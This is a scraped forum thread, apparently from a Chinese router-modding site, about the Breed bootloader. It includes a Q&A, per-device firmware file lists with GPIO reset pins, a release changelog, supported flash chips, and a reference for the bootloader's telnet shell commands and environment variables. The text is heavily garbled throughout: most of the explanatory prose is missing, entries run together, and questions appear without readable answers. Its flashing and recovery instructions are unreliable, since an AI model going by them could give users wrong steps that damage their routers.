
Continue



: 227159|: 182 ... [] hackpascal 2016-11-3 02:00 Breed Breed BreedSS breedu-bootu-bootbreadbootloaderbreedbreed u-boot ========== Breed 1. Breed 4~5 BreedEnter (TTL) Breed LED () Breed LED 14 LED (LED) 11/61/61/61/2 Breed Breed (TTL) Breed Web Breed Web BreedEnter 2. Flash ART EEPROM U-Boot U-Boot Breed Bootloader 3. PC Breed Breed ========== Q&A Q: A: Q: Breed Breed A: Breed Breed Q: 360 C301 A: U-Boot Q: BCM A: Q: 32M A: 32M CPU Q: A: Q: telnet Breed A: telnet linux Q: Breed WAN A: Q: BreedEnter XXXX XXXX.dll A: WinPcap 4.1.3/ Npcap WinPcap Q: MT7620 Breed PA A: PA Breed PA Q: U-Boot Breed A: Breed MAC Q: VxWorks A: Linux 2MB Q: Breed IP A: Breed 1.1 Breed Q: AR 128M 256M A: AR CPU Q: Breed A: Q: Ping Breed TTL A: Ping TTL Breed Q: Breed / Bootloader (U-Boot) A: Breed Bootloader Q: Breed Bootloader A: Breed Bootloader breedenter, breederpro, breed, breezenet () | Page 2 : 184448|: 0 [] 1 2 3 20 2024510DISCUZQQ68610888 () | : 551380|: 7968 ... [] Page 2 : 184449|: 0 [] 1 2 3 20 2024510DISCUZQQ68610888 () | 11# 2022-4-17 14:24 | openwrt2308 2022-4-17 20:22 DW22D beedbreed web 1. DW22D 2. 22DLan0 breed IP192.168.1.20/24 [Web] IP CMD ping 192.168.1.1 -t r979 IP IP WPSLED4 ping Web ========== 3. RESETRESET breed log Network started on eth0, inet addr 192.168.1.1, netmask 255.255.255.0 Press any key to interrupt autoboot ... 2 Autoboot aborted due to button press. Starting breed built-in shell breed> 4. 192.168.1.1 breed () | Page 2 : 184450|: 0 [] 1 2 3 20 2024510DISCUZQQ68610888 () | : 4101472|: 7425 ... [] hackpascal 2022-7-26 19:14 Breed [2022-07-24 r1416] Web UI 1. NAND NAND NAND Breed 2. BootloaderART/EEPROMkernel/rootfskey 3. a) NAND Raw OOB ECCRaw NANDECC b) Web UI MT7621 NAND HC5962/B70 bdinfoR3GOpenWrtkernel1rootfs0OpenWrtPadavankernel1PandoraBoxkernel0BdataDW33D NAND OpenWrt 4Pro HC5961 512MB ZTE E8820S 4 HC5962/B70 MTK SDK Web UI 1.2 - R3G OpenWrt kernel1rootfs0 " R3G OpenWrt" Bdata " R3G " - DW33D "" NAND OpenWrt SPI-NOR OpenWrt jffs2 - NAND OpenWrt -factory.bin TAR -sysupgrade.bin - 1.2 TP-LINK - E8820 MTK SDK 512k(u-boot),512k(u-boot-env),256k(factory),4096k(kernel),-(ubi) Breed Bootloader U-Boot Bootloader Breed U-Boot U-Boot U-Boot Bootloader Bootloader BIOSUEFIGRUBRedBootU-BootCFEBreed Bootloader Breed Breed Bootloader U-Boot Breed Bootloader Breed Bootloader Web Breed Breed Bootloader Breed Breed Linux TP// VxWorks 2MB Breed Breed Web Flash 1MB/s Web Telnet TTL Breed Web []2 - 3 - Flash 4 - Breed TTL 5 - 6 - Mini [Web] IP CMD ping 192.168.1.1 -t r979 IP IP WPSLED4 ping Web [Web] Breed Enter (Npcap) Npcap WinPcap Windows XP Windows XP BreedEnter (WDK 7.1.0): 1. BreedEnter.exe 2. 3. Web [] Breed setbrg [] Breed BreedEnter.exeBreed Web md5sum.txt Breed MD5 breed-mt7620-reset1.binMT7620A / MT7620N 57600 GPIO#1breed-mt7620-reset2.binMT7620A / MT7620N 57600 GPIO#2breed-mt7620-reset11.binMT7620A / MT7620N 57600 GPIO#11breed-mt7620-reset12.binMT7620A / MT7620N 57600 GPIO#12breed-mt7620-reset13.binMT7620A / MT7620N 57600 GPIO#13breed-mt7620-reset26.binMT7620A / MT7620N 57600 GPIO#26breed-mt7620-reset30.binMT7620A / MT7620N 57600 GPIO#30breed-mt7620-rt-n14u.binMT7620A / MT7620N 57600 GPIO#1WPS GPIO#2breed-mt7620-whr-1166dhp.binMT7620A / MT7620N 57600 GPIO#52AOSS GPIO#53breed-mt7620-lenovo-y1.bin Y1 (newifi mini) 115200 GPIO#11breed-mt7620-lenovo-y1s.bin Y1S (newifi) 115200 GPIO#11breed-mt7620-zte-q7.bin ZTE Q7 57600 GPIO#26breed-mt7620-youku-yk1.bin 57600 GPIO#1breed-mt7620-xiaomi-mini.bin Mini 115200 GPIO#30breed-mt7620-fir302m.bin FIR300M/302M 57600 GPIO#2breed-mt7620-phicomm-psg1208.bin PSG1208 (K1)/ PSG1218 (K2) 57600 GPIO#1breed-mt7620-hiwifi-hc5761.bin S (HC5661)/ (HC5761) 115200 GPIO#12breed-mt7620-hiwifi-hc5861.bin (HC5861) LAN 115200 GPIO#12breed-mt7620-oye-0001.bin Oye-0001 115200 GPIO#1breed-mt7620-airmobi-iplay2.binAirMobi iPlay2 57600 GPIO#26breed-mt7621-newifi-d1.bin Newifi D1 DDR3 256MB DDR AC 115200 GPIO#15WPS GPIO#18breed-mt7621-newifi-d2.bin Newifi D2 DDR3 512MB DDR AC 115200 GPIO#3WPS GPIO#7breed-mt7621-xunlei-timeplug.bin () DDR3 256MB DDR AC 115200 GPIO#4breed-mt7621-youku-l2.bin YK-L2 DDR3 256MB DDR AC 115200 GPIO#18WPS GPIO#17breed-mt7621-phicomm-k2p.bin K2P DDR3 512MB DDR AC 57600 GPIO#3breed-mt7621-pbr-m1.binPandoraBox PBR-M1 DDR3 512MB DDR AC 115200 GPIO#18breed-mt7621-totolink-a3004ns.binTOTOLINK A3004NS DDR3 256MB DDR AC 57600 GPIO#4WPS GPIO#3breed-mt7621-xiaomi-r3g.bin 3G NAND DDR3 256MB DDR AC 115200 GPIO#18breed-mt7621-creativebox-v1.binCreativeBox v1 DDR3 512MB DDR AC 115200 GPIO#18breed-mt7621-hiwifi-hc5962.bin4/HC5962/B70 NAND DDR3 256MB DDR AC 115200 GPIO#18breed-mt7621-r6220.binNetgear R6220 NAND DDR2 128MB DDR AC 57600 GPIO#14WPS GPIO#7RFKILL GPIO#8breed-mt7621-wndr3700v5.binNetgear WNDR3700 v5 DDR2 128MB DDR AC 57600 GPIO#14WPS GPIO#7RFKILL GPIO#8breed-mt7621-gehua-ghl-r-001.bin GHL-R-001 DDR3 512MB DDR AC 57600 GPIO#18breed-mt7621-jd-cloud-1.bin RE-SP-01B DDR3 512MB DDR AC 115200 GPIO#18breed-mt7628-hiwifi-hc5661a.bin S (HC5661A) 115200 GPIO#38breed-mt7628-oye-0006.bin OYE-0006 115200 GPIO#38breed-mt7688-reset38.binMT7628AN/KN 57600 GPIO#38breed-mt7688-wrtnode2r.binMT7628AN/KN 115200 GPIO#5breed-rt3050-buffalo-wcr-hp-gn.binBuffalo WCR-HP-GN SPI 57600 GPIO#10WPS GPIO#0breed-rt3050-di-524m-b1.binD-LINK DI-624M B1 SPI 57600 GPIO#10breed-rt305x-nor-reset0.binRT305X NOR 57600 GPIO#0breed-rt305x-nor-reset10.binRT305X NOR 57600 GPIO#10breed-rt3052-dir-605-b1.binD-LINK DIR-605 B1 NOR 57600 GPIO#10WPS GPIO#0breed-rt3052-hg255d.bin HG255D NOR 115200 GPIO#4WPS GPIO#10breed-rt5350-airmobi-iplay.binAirMobi iPlay 57600 GPIO#12breed-rt5350-hame-a5.bin A5 57600 GPIO#0breed-rt5350-zm-10.bin ZM-10 57600 GPIO#10breed-ar7161-dir-825-b1.binD-LINK DIR-825 B1 115200 GPIO#3WPS GPIO#8breed-ar724x.binAR724X 115200 GPIO#11QSS GPIO#12breed-ar724x-reset11.binAR724X 115200 GPIO#11breed-ar724x-reset12.binAR724X 115200 GPIO#12breed-ar7240-wnr1000v2.binNetgear WNR1000 v2 115200breed-ar7242-wr2543nd.binTP-LINK WR2543ND 115200 GPIO#11QSS GPIO#12breed-ar7242-aruba-ap93.binAruba-AP93 115200 GPIO#11WPS GPIO#12breed-ar913x.binAR913X 115200 GPIO#7WPS GPIO#3breed-ar9132-wr1043ndv1.binTP-LINK WR1043ND v1 115200 GPIO#7WPS GPIO#3breed-ar9331.binAR9331 115200 GPIO#11breed-ar9331-mr12u.binTP-LINK MR12U 115200 GPIO#11breed-ar9331-pisen.bin (WMM003N/ WPR001N) 115200 GPIO#12breed-ar9331-wr710n.binTP-LINK WR710N/WR720N v3 115200 GPIO#11breed-ar9331-hiwifi-hc6361.bin (HC6361) TP 115200 GPIO#11breed-ar9341.binAR9341 115200 GPIO#17breed-ar9341-wnr2000v4.binNetgear WNR2000 v4 115200 GPIO#4breed-ar9341-pisen-wmp002n.bin WMP002N 115200 GPIO#17breed-ar9341-wr800n.binTP-LINK WR800N 115200 GPIO#18breed-ar9342-wr1041nv2.binTP-LINK WR1042N v2 115200 GPIO#14breed-ar9342-huawei-ws322.bin WS322 115200 GPIO#0WPS GPIO#16breed-ar9344.binAR9344 115200 GPIO#16breed-ar9344-ar8327n.binAR9344 + AR8327N 115200 GPIO#16breed-ar9344-wdr3320v2.binTP-LINK WDR3320v2 115200 GPIO#16breed-ar9344-wr941nv6.binTP-LINK WR941N v6 115200 GPIO#12breed-ar9344-mw4530r.bin MW4530R 115200 GPIO#17QSS GPIO#16breed-ar9344-wndr4300-nand.bin Netgear WNDR4300/WNDR3700 v4 NAND 115200 GPIO#21QSS GPIO#12breed-ar9344-wndr4300-spi.bin Netgear WNDR4300/WNDR3700 v4 SPI 115200 GPIO#21QSS GPIO#12breed-ar9344-wndr4300-spi-recovery.binNetgear WNDR4300/WNDR3700 v4 SPI 115200 GPIO#21QSS GPIO#12breed-ar9344-belair20e11.binBelAir20E-11 115200 GPIO#17WPS GPIO#12breed-ar9344-sgr-w500-n85b-v2.bin GRENTECH SGR-W500-N85b v2 115200 RTL8211E GPIO#3breed-qca953x.binQCA9531/QCA9533 115200 GPIO#12breed-qca953x-letv-lba-047-ch.bin 115200 GPIO#17breed-qca9558-wr941nv7.binTP-LINK WR941N v7 115200 GPIO#17breed-qca9558-ar8236.binQCA9558 + AR8236 115200 GPIO#16breed-qca9558-ar8327n.binQCA9558 + AR8327N 115200 GPIO#16breed-qca9558-wr2041nv2.binTP-LINK WR2041N v2 115200 GPIO#17breed-qca9558-wr1043ndv2.binTP-LINK WR1043ND v2 115200 GPIO#16breed-qca9558-dw33d.bin DW33D 115200 GPIO#17breed-qca956x-uart_rx18_tx20-reset1.binQCA956X / 115200UART RX GPIO#18TX GPIO#20 GPIO#1breed-qca956x-uart_rx18_tx20-reset2.binQCA956X / 115200UART RX GPIO#18TX GPIO#20 GPIO#2breed-qca956x-uart_rx18_tx22-reset1.binQCA956X / 115200UART RX GPIO#18TX GPIO#22 GPIO#1breed-qca956x-uart_rx18_tx22-reset2.binQCA956X / 115200UART RX GPIO#18TX GPIO#22 GPIO#2breed-qca956x-uart_rx19_tx20-reset1.binQCA956X / 115200UART RX GPIO#19TX GPIO#20 GPIO#1breed-qca956x-uart_rx19_tx20-reset2.binQCA956X / 115200UART RX GPIO#19TX GPIO#20 GPIO#2breed-qca956x-uart_rx19_tx20-reset1.binQCA956X / 115200UART RX GPIO#19TX GPIO#22 GPIO#1breed-qca956x-uart_rx19_tx22-reset2.binQCA956X / 115200UART RX GPIO#19TX GPIO#22 GPIO#2breed-qca956x-uart_rx20_tx22-reset1.binQCA956X / 115200UART RX GPIO#20TX GPIO#22 GPIO#1breed-qca956x-uart_rx20_tx22-reset2.binQCA956X / 115200UART RX GPIO#20TX GPIO#22 GPIO#2breed-qca956x-reset2.binQCA956X 115200 GPIO#2breed-qca9561-wdr6500v2.bin () TP-LINK WDR6500 v2 115200 GPIO#1breed-qca9563-wndr4500v3.binNetgear WNDR4500 v3 115200 GPIO#2WPS GPIO#1breed-qca9563-phicomm-k2t.bin K2T 115200 GPIO#2breed-qca9563-rosinson-wr818.binROSINSON WR818 115200 GPIO#2breed-qca9563-jhr-848q.binJHR-848Q 115200 GPIO#2breed-qca9563-dir-859-a.binD-Link DIR-859 A1/A2 115200 GPIO#2breed-tp9343.binTP9343 115200 GPIO#1WPS GPIO#1 LED GPIO breed-ar7161-blank.binAR7161 AR8035 IP1001 MV88E1116 BCM5481 PHYbreed-ar913x-blank.binAR913X 88E6060 breed-ar724x-blank.binAR724X AR8021 PHYbreed-ar9331-blank.binAR9331 breed-ar934x-blank.binAR934X AR8327(N) AR8035 RTL8211E PHYrtl8201 PHYbreed-mt7620-blank.binMT7620 breed-mt76x8-blank.binMT7628/MT7688 breed-rt305x-nor-blank.binRT305X NOR breed-rt305x-spi-blank.binRT305X SPI breed-rt5350-blank.binRT5350 CPU Blank CPU [] U-Boot PandoraBox U-Boot mtd U-Boot TTL [] 360 C301 1breedhc6361breed1TP TP-LINK TL-WR710N TL-WR720N v3 breed-ar9331-wr710n.bin S CPU AR/QCA U-Boot Breed MAC FF () | 2# | 2015-3-21 22:38 | [2021-12-12 r1333]Flash NAND MT7621/AR9344/QCA9558 NAND WNDR4500v3/QNDR4300v2 SPI-NAND AR9344 NAND WNDR4300v1 NAND DW33D BUG u-boot-env [2020-10-09 r1286] MT7621 DDR BUG MT7621 SPI [2020-01-14 r1280] (RE-SP-01B) Breed [2019-12-29 r1274] SPI-NAND BUGBUG >=256MB Micron SPI-NAND [2018-12-29 r1266] GHL-R-001 UART1 D-Link DIR-859 A1/A2 WRTnode2R spi [2018-12-23 r1260] MT7621/MT7628/MT7688 raspi Breed BUG OpenWrt/PandoraBox/Padavan [2018-12-15 r1258] JHR-848Q GHL-R-001 GRENTECH SGR-W500-N85b v2 RTL8211E ROSINSON WR818 MT7621/MT7628/MT7688 SPI Newifi D2 USB newifi-d2.usb_pwr_en=1Atheros SDK NVRAM +64KB DW33D OPenWrt [2018-10-14 r1237] Newifi D2 MT7621/MT76X8 SPI Flash 32M flash BUG [2018-08-05 r1226]Newifi D1 USB XMC SPI-NOR [2018-06-12 r1220] K2T OpenWrt SQUASHFS error BUG [2018-06-10 r1219] K2T BootloaderMAC BUG [2018-05-28 r1218] K2T BUG [2018-05-27 r1217] K2T MT7621 NAND ONFI QCA956X BUG [2018-03-23 r1211] Netgear R6220 Netgear WNDR3700 v5 spi mem ATH79 SPI Config EEPROM [2018-01-08 r1169]4/HC5962/B70 [2017-12-26 r1163] AR/QCA MAC (TP-LINK) BUG [2017-12-25 r1162]Ralink/MTK Config 4/HC5962/B70 3G undefined BUGboot breed [2017-09-21 r1126] MT7621 2.4G BUG CreativeBox v1 [2017-09-19 r1121]MT7621 NAND 3G QCA956X UART GPIO RX:19 TX:22 (GPIO1/2) MT7621 2.4G BUG K2P / A3004NS TOTOLINK A3004NS A3004NS K2P 0x50000 Breed TP-LINK TL-WDR6500 v2 [2017-08-31 r1080]WNDR4500 v3 network.autoneg.timeout [2017-08-30 r1075] TOTOLINK A3004NS Netgear WNDR4500 v3 QCA9563 QCA8337 QCA956X UART GPIO AR/QCA LSDK/QSDK MAC BelAir20E-11 Web MT7621 Breed PandoraBox BUG MTK 0xA0000 Bootloader EEPROM BUG SPI-NOR Flash SPI-NAND [2017-08-13 r1041]K2P 0xA0000 AR913X AR9331 MT305X RT5350 Blank ART/EEPROM [2017-07-31 r1033] BUG PandoraBox PBR-M1 [2017-07-28 r1028]K2P AC 512MB [2017-07-27 r1027]MT7620 SDRAM BUGMT7621 AC K2P AC 256MB 128/256/512MB [2017-07-24 r1023] MT7621 BUGMT7621 EEPROM BUG MAC EEPROMMT7621 K2P 57600 K2P BUG Newifi D1 [2017-06-13 r1016] [2017-06-12 r1015] [2017-06-11 r1014]MT7621 K2P WNDR4300 NAND (breed-ar9344-wndr4300-nand.bin) WNDR4300 SPI (breed-ar9344-wndr4300-spi-recovery.bin) Bootloader ART BUGboot linux [2017-04-16 r1010]MT7620 K1/K2 [2017-01-16 r1008] Breed Breed BUGping [2016-12-19 r1006]AR7161 IP1001 MV88E1116 BCM5481 PHY AR934X RTL8211E PHY PHY BreedEnter qca956x-wdr6500v2 qca9561-wdr6500v2 OYE-0006 AR7161 AR724X AR934X MT7620 MT76X8 GPIO 6 [2016-10-01 r979] 1.1 (6) WR941N v7 abstatus K2 (boot) Aruba-AP93 BUG WR941N v6 BUGBreedEnter Breed IP [2016-08-25 r936] QCA9558 PHY BUG HG255D EEPROM 64KB 128KB flash SPI BUGHG255D USB [2016-07-29 r928] NOR Flash (RT305X) D-Link DIR-605 B1 (NOR) HG255D (NOR) RT305X + NOR RESET GPIO #0/#10 [2016-07-06 r899] Aruba-AP93 BelAir20E-11 TP-LINK LSDK ZM-10 DW33D/LSDK Bootloader DW33D WAN BUG [2016-07-01 r890] RT305X SPI NOR HG255D Buffalo WCR-HP-CN (RT3050 SPI) D-LINK DI-524M B1 (RT3050 SPI) A5 (RT5350) AR7242 + AR8021 AR9342 + RTL8201 (WS322) 10% DW33D QCA956X RESET GPIO #1/#2 QCA8337 BUG AR8035 QCA9558 BUG Telnet BUGMT7620 Tomato Phoenix UniFi AP Newifi D1 [2016-04-19 r849] DIR-825 B1 OpenWrt fat PSG1208/1218 MT7620/MT76X8 MAC QCA9558 AR8035 (RGMII) AR8033 (SGMII) () [2016-03-18 r840] RT5350 (AirMobi iPlay) AirMobi iPlay2 [2016-1-23 r833] YK-L2 AR913X (88e6060) TP-LINK TL-WR1043ND v1 AR7161 (D-LINK DIR-825 B1) AR934X AR8035 AR7161 + AR8035 [2015-12-07 r802] AR934X/QCA953X/QCA955X/QCA956X/TP9343 SPI Flash Flash [2015-11-03 r791] AR/QCA 32M Flash (breed) TP-LINK TL-WR800N TL-WDR6500 v2 63kb bootloader BUG Oye-0001 115200 ar724x-ubnt ar724x-unifi-apAR724X RESET GPIO 11 RESET GPIO 12 [2015-10-18 r777] Oye-0001 WMP002N MT7620/MT7628/MT7688 BUG MT7620 + SDRAM (FIR300M/302M) r645 BUG [2015-09-21 r766] AR724X UBNT UBNT Web BUG [2015-09-20 r765] Flash AR/QCA BUG [2015-09-11 r761] AR/QCA Atheros LSDK QCA953X ()MT7620 Mini SN bdata AR9341 WNDR2000 v4 BUG [2015-09-08 r755] MT7621 (Newifi D1) AR724X Flash UBNT (UBNT XM 5.6.2) MT7628/MT7688 Flash MT762X 0x60000 WebLEDLED [2015-08-21 r717] MT7688 MT7628 Breed VLAN MW300R v6 [2015-08-06 r708] WNR2000 v4 TP-LINK TL-WDR6500 v2 AR934X QCA9558 PCI-E BUG 5G [2015-07-28 r679] [2015-07-19 r647] [2015-07-17 r646] [2015-07-13 r645] MT7628AN (MT7628KN)S HC5661AAR724X Netgear WNR1000 v2 () AR724X PCI-E BUG AR/QCA MAC BUG Flash BUG [2015-06-04 r623] [2015-06-03 r615] AR7242 + RTL8367R (TL-WR2543ND) AR/QCA SPI BUG BUG [2015-06-01 r610] AR7240/AR7241 (AR7242) MT7620 BUG () [2015-05-27 r599] AR9342/AR9344 AR8035 () AR/QCA Flash [2015-05-13 r585] AR9341 AR9342 + AR8327 (TP-LINK TL-WR1041N v2) [2015-05-12 r576] AR9331 breed LED TP9343 QCA9558 + AR8327N () (HC6361) TP-LINK [2015-05-07 r547] QCA9558 + AR8236 () AR9331 Firefox [2015-05-04 r531] [2015-05-03 r527] AR9344 + AR8327N MW4530R [2015-04-29 r520] (HC5861) LAN [2015-04-28 r515] PCIP [2015-04-26 r511] AR9344 MT7620 RippleOS Linux IP [2015-04-07 r446] (HC5761) MT7620 CPU 580MHz [2015-04-06 r433] 256MB BUG Y1S (newifi) FIR300M/302M [2015-04-04 r425] Mini (6) Mini [2015-04-03 r419] 32M Flash () [2015-04-02 r411] [2015-03-31 r408] (Q7)LED [2015-03-30 r396] Mini Breed [2015-03-30 r393] GPIO#26 (Q7 3G) MT7620 btntst [2015-03-29 r389] (Y1 Y1S RY-1) PandoraBox Buffalo WHR-1166DHP PandoraBox U-Boot [2015-03-24 r372] [2015-03-24 r353] [2015-03-23 r346] LED GPIO BUG MT7620 /cgi-bin/luci Buffalo WHR-1166DHP () [2015-03-21 r323] () | 3# | 2015-3-21 22:38 | hackpascal 2018-8-5 18:09 [breed-ar724x.bin] TP-LINK TL-WR740N v1/v2/v3TP-LINK TL-WR740N v4 ()TP-LINK TL-WR741N v1/v2/v3TP-LINK TL-WR841N v5TP-LINK TL-WR940N v1TP-LINK TL-WR941N v4TP-LINK TL-WR941N v5TP-LINK TL-WA801N v1TP-LINK TL-MR3220 v1TP-LINK TL-MR3420 v1TP-LINK TL-WR840N v1TP-LINK TL-WR841N v7TP-LINK TL-WR842N v1UBNT [breed-ar9331.bin] TP-LINK TL-MR11UTP-LINK TL-MR13UTP-LINK TL-MR3020 v1TP-LINK TL-MR3040 v1/v2TP-LINK TL-MR3220 v2TP-LINK TL-WR340G+ v7 TP-LINK TL-WR700N TP-LINK TL-WR702N TP-LINK TL-WR703NTP-LINK TL-WR740N v4 ()TP-LINK TL-WR740N v5/v6/v7TP-LINK TL-WR741N v4TP-LINK TL-WR742N v5/v6 TP-LINK TL-WR743N v2TP-LINK TL-WR745N v2 [breed-ar9331-pisen.bin] (WMM003N) (WPR001N) [breed-ar9331-wr710n.bin] TP-LINK TL-WR710NTP-LINK TL-WR720N v3 [breed-ar913x.bin] TP-LINK TL-WR941N v1/v2/v3TP-LINK TL-WR841N v3 [breed-ar9341.bin] TP-LINK TL-MR3420 v2TP-LINK TL-WR841N v8TP-LINK TL-WR842N v2TP-LINK TL-WR843NTP-LINK TL-WR847N v3TP-LINK TL-WR940N v2 [breed-ar9344.bin]TP-LINK TL-WDR3300TP-LINK TL-WDR3500TP-LINK TL-WDR5300TP-LINK TL-WDR6300 v2 MAC1200R [breed-ar9344-ar8327n.bin] TP-LINK TL-WDR3310TP-LINK TL-WDR3600TP-LINK TL-WDR4300/4310/4320 [breed-qca953x.bin] TP-LINK TL-WR802N v1TP-LINK TL-WR820NTP-LINK TL-WR841N v9/v10/v11TP-LINK TL-WR842N v4 MW300R v10 MW305R v3 MW305R v5 MW316R v1 FR300R v9 [breed-qca9558-ar8236.bin] TP-LINK TL-WR941N v7TP-LINK TL-WR881N v1 FW450R v1 MW450R v1 [breed-qca9558-ar8327n.bin] TP-LINK Archer C5TP-LINK Archer C7 v1/v2TP-LINK TL-WDR4900TP-LINK TL-WDR7500 v2/v3 [breed-tp9343.bin] TP-LINK TL-WR880N v3TP-LINK TL-WR882N v1TP-LINK TL-WR885N v1TP-LINK TL-WR886N v2/v3TP-LINK TL-WR941N v8TP-LINK TL-WR2041N v3 MW450R v2 FW450R v2 Flash SPI NOR Flash [] Flash () Flash 4M8M16M32MAtmelAT25DF321 AT25DF321AAT25DF641 EON (cFeon)EN25F32 EN25P32 EN25Q32 EN25QA32 EN25QH32EN25P64 EN25Q64 EN25QA64 EN25QH64EN25Q128 EN25QH128EN25QH256ESMTF25L32PA F25L32QAF25L64QAF25L128QA GigaDeviceGD25Q32GD25Q64GD25Q128GD25Q256Intel25F320S3325F640S33 ISSIIS25LP032IS25LP064IS25LP128IS25LP256MacronixMX25L3205D MX25L3235E MX25L3255E MX25L3239E MX25L3236DMX25L6405D MX25L6435E MX25L6455E MX25L6439EMX25L12805D MX25L12835E MX25L12855EMX25L25635E MX25L25655EMicronM25P32 M25PX32 N25Q032AM25P64 M25PX64 N25Q064AN25Q128A13 N25Q128A11N25Q256APMCPM25LQ032 SSTSST25VF032B SST26VF032 SST26VF032BSST25VF064C SST26VF064BSpansionS25FL032A S25FL132K S25SL032K *S25FL064A S25FL164K S25FL064L S25SL064K **S25SL128P1 S25SL128S1 S25FL128L S25SL128K ***S25FL256S1 S25FL256LWinbondW25X32 W25Q32 W25Q32JV-DTRW25X64 W25Q64 W25Q64JV-DTRW25Q128 W25Q128JV-DTRW25Q256 W25Q256JV-DTRXMCXM25QH32BXM25QH64AXM25QH128AXM25QH256B XM25QU256B * S25SL032K W25Q32 ** S25SL064K W25Q64 *** S25SL128K W25Q128 Micron M25P128 Spansion S25SL128P0 Spansion S25SL128S0 Spansion S25FL256S0 Spansion S25FL512S Spansion S70FL01GS Macronix MX25L3245E Macronix MX25L6445E Macronix MX25L12845E Macronix MX25L25645E SPI NAND Flash [] ONFI Flash 128M256M512MATOATO25D1GA ESMTF50D1G41LB F50L1G41LB GigaDeviceGD5F1GQ4UA GD5F1GQ4RA GD5F1GQ4UB GD5F1GQ4RB GD5F1GQ4UC GD5F1GQ4RCGD5F2GQ4UA GD5F2GQ4RA GD5F2GQ4UB GD5F2GQ4RB GD5F2GQ4UC GD5F2GQ4RCGD5F4GQ4UA GD5F4GQ4RA GD5F4GQ4UB GD5F4GQ4RB GD5F4GQ4UC GD5F4GQ4RCISSIIS37SML01G1 MacronixMX35LF1GE4ABMX35LF2GE4AB MX35LF2G14AC MicronMT29F1G01ABAFD MT29F1G01ABBFDMT29F2G01AAAED MT29F2G01ABAGD MT29F2G01ABBGDMT29F4G01AAADD MT29F4G01ADAGDWinbondW25N01GV W25N01GWW25M02GV W25M02GW Parallel NOR Flash [] NOR Flash CFI Flash 4M8M16MAMDAM29F032B AM29AL032D AM29DL320GAM29LV640D AM29LV128MAMICA29L320A AtmelAT49BV320C AT49BV320D AT49BV3218 AT49BV322AAT49BV640D AT49BV6416 AT49BV642D EON (cFeon)EN29LV320 EN29LV640EN29GL128FujitsuMBM29LV320MBM29LV650 IntelI28F320B3I28F640B3 I28F640C3ISSIIS29LV032 MacronixMX29LV320 MX29GA320E MX29GL320E MX29NS320EMX29LV640 MX29GL640E MX29LA640E MX29NS640EMX29GL128 MX29NS128EMicron/NumonyxM29F032D M28W320FC M29W320D M29W320E M29DW323D M58WR032K JS28F320J3M29W640HC M58WR064K M29W640G JS28F640P33 JS28F640J3 JS28F640P30M29W128G M29DW127G M29DW128G MT28EW128ABA JS28F128P33 JS28F128J3 JS28F128P30NECuPD29F064115SharpLH28F320S3NS LH28F320BFHE LH28F320SKTD LH28F320S5 LH28F320BJELH28F640BFHE LH28F640BFHB LH28F640BFHG LH28F640SPLH28F128SP LH28F128BFSSTSST39VF3201 SST39VF3202SST38VF6401 SST38VF6402 SST38VF6403 SST38VF6404 SST39VF6401B SST39VF6402BSpansionS29AL032D S29CD032G S29PL032J S29GL032N S29JL032S29JL064 S29PL064J S29GL064S29PL127J S29PL129J S29GL128ToshibaTC58FVB321 TC58FVT321TC58FVB641 TC58FVT641 WinbondW29GL032CW29GL064CW29GL128C W29GL128S () | 4# | 2015-3-21 22:38 | hackpascal 2018-12-29 18:47 Breed Breed [Breed] (TTL) Press any key to interrupt autoboot ... Breed BreedEnter.exe Breed telnet Breed (CMD telnet 192.168.1.1) Windows telnet PuTTYlinux telnet [Breed] vt100 10 1024 Home/End Breed [abstatus] abstatus [arp] arp ARP [boot] boot mem boot flash [bank] boot linux boot boot breed - - Flash bank boot mem boot flash Flash bank 0 boot linux Linux boot raw boot breed Breed bin [btntst] btntst btntst enable btntst disable btntst restore - GPIO GPIO btntst enable - GPIO#n btntst disable - GPIO#n btntst restore - [dhcp] dhcp dhcp [enable|disable] DHCP dhcp enable DHCP dhcp disable DHCP DHCP [env] env env list env get env set env unset env clear env save envconf env list env get env set env unset env clear env save [envconf] envconf envconf disable envconf Flash 0 0x100 envconf disable Breed [exit] exit telnet [flash] flash list flash [bank] info flash [bank] dump flash [bank] read flash [bank] erase flash [bank] write - Flash bank - Flash - // - Flash - Flash flash list Flash flash info Flash flash dump Flash flash read Flash flash erase Flash flash write Flash [gpio] gpio [status|list] gpio button gpio led gpio get gpio set gpio dir set gpio led set [status] - GPIO - GPIO - / - GPIO / - LED - LED / gpio [status|list] GPIO gpio button gpio led GPIO gpio get GPIO gpio dir set GPIO gpio led set LED [help] help [mem] mem dump [keep] [size] mem crc32 mem read [byte|short|long] mem write [byte|short|long] mem write str mem copy mem fill mem compare [keep] - - [size] - / [byte] [short] [long] - 124 - - C mem dump keep CPU mem crc32 CRC32 mem read mem write mem write str mem copy mem fill mem compare [mdio] mdio list mdio dump mdio read mdio write - - PHY - - mdio list mdio dump MII (0 ~ 31) mdio read MII mdio write MII [net] net [start|stop] net start net stop [netstat] netstat [reset] reset [setbrg] setbrg - Breed [spi] spi list spi [dev] [[...]] - SPI - start SPI CS stop SPI CS read read display write write str speed SPI Hzk/mKHz/MHz spi list SPI spi spi start write "\x9f" read display 3 stop [sysinfo] sysinfo [thread] thread [wget] wget [addr] [addr] - - HTTP HTTP URL IP TTL U-Boot HFS HTTP 1. wget http://< IP >/ Saving to address Length: 0x 0x80000000 0x800000 2. Flash flash erase 3. flash write () | 5# | 2015-3-21 22:38 | hackpascal 2015-3-31 00:22 4 Breed btntst GPIO# GPIO OpenWrt dts GPIO GPIO GPIO 0 1 (active-low) (active-high) btntst GPIO btntst disable GPIO btntst GPIO btntst enable GPIO btntst restore GPIO () () | 6# | 2015-3-21 22:38 | hackpascal 2017-9-19 22:13 Breed Breed NAND Breed envconf WDR6500v2 Breed Breed Breed Web Breed Web Breed Web network.ipaddr Breed IP env set network.ipaddr 192.168.1.1 network.netmask Breed env set network.netmask 255.255.255.0 network.dhcpd.disabled DHCP 1 env set network.dhcpd.disabled 0 network.autoneg.timeout PHY 0 - 100 env set network.autoneg.timeout 5 sys.led_blink.disabled SYS LED Heartbeat 1 env set sys.led_blink.disabled 0 autoboot.disabled Breed / 1 env set autoboot.disabled 1 autoboot.delay 0 env set autoboot.delay 5 autoboot.command ; env set autoboot.command "boot mem 0x9f020000" linux.cmdline Linux env set linux.cmdline "console=ttyS0,115200 root=31:02 rootfstype=squashfs,jffs2 init=/sbin/init" autoboot env user linux.cmdline linux.initrd.start initrd env set linux.initrd.start 0x80400000 linux.initrd.size initrd env set linux.initrd.size 0x500000 gpio.customized.reset Breed + GPIO GPIO gpio L (active-low)H (active-high) env set gpio.customized.reset 11L env unset -blank GPIO Breed BreedEnter Breed Web Mini Breed Mini Mini (TTL) 1 +1 wonxcn + 1 . () | Page 2 